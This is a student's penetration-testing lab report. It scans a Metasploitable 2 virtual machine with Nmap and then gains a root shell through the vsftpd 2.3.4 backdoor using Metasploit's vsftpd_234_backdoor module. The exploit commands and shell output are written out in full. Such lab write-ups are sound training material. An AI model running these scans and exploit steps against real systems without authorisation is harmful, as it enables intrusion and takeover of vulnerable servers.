PROJECT REPORT

ON

Network Reconnaissance and Exploitation of a Vulnerable System using Nmap and Metasploit

PROJECT BY:

- Manesh Kumar

CYBERSECURITY STUDENT | LEARNING ETHICAL HACKING & PENETRATION TESTING

LAB ENVIRONMENT:

- Kali Linux (Attacker Machine)
- Metasploitable 2 (Target Machine)
- VirtualBox

1. Project Title

Network Reconnaissance and Exploitation of a Vulnerable System using Nmap and Metasploit

---

2. Objective

The purpose of this project is to:

- Identify open ports and running services on a target machine.
- Detect possible vulnerabilities using Nmap scripts.
- Exploit one of the discovered vulnerabilities using Metasploit to gain access.

---

3. Lab Environment

- **Attacker Machine:** Kali Linux (IP: 192.168.124.2)
- **Target Machine:** Metasploitable 2 (IP: 192.168.124.3)
- **Virtual Environment:** VirtualBox / VMware

---

4. Scanning & Enumeration (Nmap)

Step 1: Basic Scan

nmap <target-ip>

eg: nmap 192.168.124.3

📸 ----------


```
└─$ nmap 192.168.124.3
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-03 23:01 IST
Nmap scan report for 192.168.124.3
Host is up (0.00090s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 08:00:27:28:94:48 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 14.49 seconds
```

Step 2: Service & Version Detection

nmap -sV <target-ip>

eg: nmap –sV 192.168.124.3

📸 ----------



```
└─$ nmap -sV 192.168.124.3
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-03 23:05 IST
Nmap scan report for 192.168.124.3
Host is up (0.0029s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:28:94:48 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 26.07 seconds
```

Step 3: Operating System Detection

nmap -O <target-ip>e

eg: nmap –O 192.168.124.3

📸 ----------

```
└─$ nmap -O 192.168.124.3
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-03 23:09 IST
Nmap scan report for 192.168.124.3
Host is up (0.0021s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 08:00:27:28:94:48 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.27 seconds
```

Step 4: Vulnerability Detection

nmap --script=vuln <target-ip>

eg: nmap --script=vuln 192.168.124.3

📸 ----------

```
└─$ nmap --script=vuln 192.168.124.3
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-03 23:11 IST
Nmap scan report for 192.168.124.3
Host is up (0.00080s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|   vsFTPd version 2.3.4 backdoor
|     State: VULNERABLE (Exploitable)
|     IDs:  BID:48539  CVE:CVE-2011-2523
|       vsFTPd version 2.3.4 backdoor, this was reported on 2011-07-04.
|     Disclosure date: 2011-07-03
|     Exploit results:
|       Shell command: id
|       Results: uid=0(root) gid=0(root)
|     References:
|       https://www.securityfocus.com/bid/48539
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|       https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
|_      http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
| ssl-poodle:
|   VULNERABLE:
|   SSL POODLE information leak
|     State: VULNERABLE
|     IDs:  BID:70574  CVE:CVE-2014-3566
|           The SSL protocol 3.0, as used in OpenSSL through 1.0.1i and other
|           products, uses nondeterministic CBC padding, which makes it easier
|           for man-in-the-middle attackers to obtain cleartext data via a
|           padding-oracle attack, aka the "POODLE" issue.
|     Disclosure date: 2014-10-14
|     Check results:
|       TLS_RSA_WITH_AES_128_CBC_SHA
```


```
└─$ nmap --script=vuln 192.168.124.3
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-03 23:11 IST
Nmap scan report for 192.168.124.3
Host is up (0.00080s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|   vsFTPd version 2.3.4 backdoor
|     State: VULNERABLE (Exploitable)
|     IDs:  BID:48539  CVE:CVE-2011-2523
|       vsFTPd version 2.3.4 backdoor, this was reported on 2011-07-04.
|     Disclosure date: 2011-07-03
|     Exploit results:
|       Shell command: id
|       Results: uid=0(root) gid=0(root)
|     References:
|       https://www.securityfocus.com/bid/48539
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|       https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
|_      http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
| ssl-poodle:
|   VULNERABLE:
|   SSL POODLE information leak
|     State: VULNERABLE
|     IDs:  BID:70574  CVE:CVE-2014-3566
|           The SSL protocol 3.0, as used in OpenSSL through 1.0.1i and other
|           products, uses nondeterministic CBC padding, which makes it easier
|           for man-in-the-middle attackers to obtain cleartext data via a
|           padding-oracle attack, aka the "POODLE" issue.
|     Disclosure date: 2014-10-14
|     Check results:
|       TLS_RSA_WITH_AES_128_CBC_SHA
```

```
|             Public Key Length: 1024
|     References:
|_      https://weakdh.org
53/tcp   open  domain
80/tcp   open  http
|_http-trace: TRACE is enabled
|_http-vuln-cve2017-1001000: ERROR: Script execution failed (use -d to debug)
| http-slowloris-check:
|   VULNERABLE:
|   Slowloris DOS attack
|     State: LIKELY VULNERABLE
|     IDs:  CVE:CVE-2007-6750
|       Slowloris tries to keep many connections to the target web server open and hold
|       them open as long as possible.  It accomplishes this by opening connections to
|       the target web server and sending a partial request. By doing so, it starves
|       the http server's resources causing Denial Of Service.
|
|     Disclosure date: 2009-09-17
|     References:
|       http://ha.ckers.org/slowloris/
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
| http-sql-injection:
```

```
| http-slowloris-check:
|   VULNERABLE:
|   Slowloris DOS attack
|     State: LIKELY VULNERABLE
|     IDs:  CVE:CVE-2007-6750
|       Slowloris tries to keep many connections to the target web server open and hold
|       them open as long as possible.  It accomplishes this by opening connections to
|       the target web server and sending a partial request. By doing so, it starves
|       the http server's resources causing Denial Of Service.
|
|     Disclosure date: 2009-09-17
|     References:
|       http://ha.ckers.org/slowloris/
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
MAC Address: 08:00:27:28:94:48 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Host script results:
|_smb-vuln-regsvc-dos: ERROR: Script execution failed (use -d to debug)
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: false

Nmap done: 1 IP address (1 host up) scanned in 349.00 seconds
```

5. Vulnerability Analysis

Example finding:

- **Service:** FTP (vsftpd 2.3.4)
- **CVE Reference:** CVE-2011-2523
- **Description:** This version of vsftpd contains a backdoor that allows remote code execution and unauthorized shell access.

---

6. Exploitation (Metasploit)

Step 1: Start Metasploit

msfconsole

Step 2: Import Nmap Results

db_nmap –sV <target-ip>
eg: db_nmap –sV 192.168.124.3

Step 3: Select Exploit Module

use exploit/unix/ftp/vsftpd_234_backdoor
set RHOST <target-ip>
set RPORT <target-port>
run

📸 ----------

Setting RHOST and RPORT :

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.124.3
RHOST ⇒ 192.168.124.3
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RPORT 21
RPORT ⇒ 21
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
```

Gaining shell access: -

```
[+] 192.168.124.3:21 - Backdoor service has been spawned, handling...
[+] 192.168.124.3:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.124.2:36083 → 192.168.124.3:6200) at 2025-09-03 23:23:21 +0530

whoami
root
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:28:94:48
          inet addr:192.168.124.3  Bcast:192.168.124.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe28:9448/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:26233 errors:0 dropped:0 overruns:0 frame:0
          TX packets:30392 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:3063219 (2.9 MB)  TX bytes:21473183 (20.4 MB)
          Base address:0×d020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:202 errors:0 dropped:0 overruns:0 frame:0
          TX packets:202 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:69669 (68.0 KB)  TX bytes:69669 (68.0 KB)
```

---

7. Results

- Successfully identified open ports and services using Nmap.
- Discovered vsftpd 2.3.4 service with a known backdoor vulnerability.
- Exploited the vulnerability using Metasploit and gained a remote shell on the target machine.

---

8. Conclusion

This project demonstrates the complete workflow of a penetration test:

- Reconnaissance using **Nmap**.
- Vulnerability detection with **Nmap Scripting Engine (NSE)**.
- Exploitation with **Metasploit Framework**.

Through this project, I gained hands-on experience in combining reconnaissance and exploitation techniques, analyzing vulnerabilities, and documenting findings in a structured report.